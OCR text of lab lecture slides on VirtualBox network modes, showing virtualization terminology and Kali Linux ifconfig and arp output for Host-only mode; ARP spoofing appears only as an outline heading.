NETWORK & MULTIMEDIA LAB

VIRTUALBOX
&
NETWORK SECURITY

Spring 2022


Outline

- Network setting in virtual machine
  - Host-only Mode
  - Internal Mode
  - Bridged Mode
  - NAT Mode
  - NAT Network Mode
- ARP Spoofing
  - Attack/Mitigation


VIRTUAL MACHINE

Network setting


Virtualization Terminology



- **Host OS**
  - Running on physical computer
  - "Hosts" the other operating systems
- **Guest OS**
  - Running in emulated environment
  - Guest **thinks** it is running on actual hardware
- **Virtual machine**
  - Set of files that make up a guest OS




Network Settings




There are many options in network adapter

Network Settings




1. Host-only Mode



VM **can** ping Host
Host **can** ping VM
VM **can** ping each other
VM **can't** connect Internet

1. Host-only Mode



1. Host-only Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 221  bytes 29404 (28.7 KiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 236  bytes 22247 (21.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.103           ether   08:00:27:a5:89:9c   C                     eth0

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.103           ether   08:00:27:a5:89:9c   C                     eth0
192.168.56.1             ether   0a:00:27:00:00:0d   C                     eth0
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM

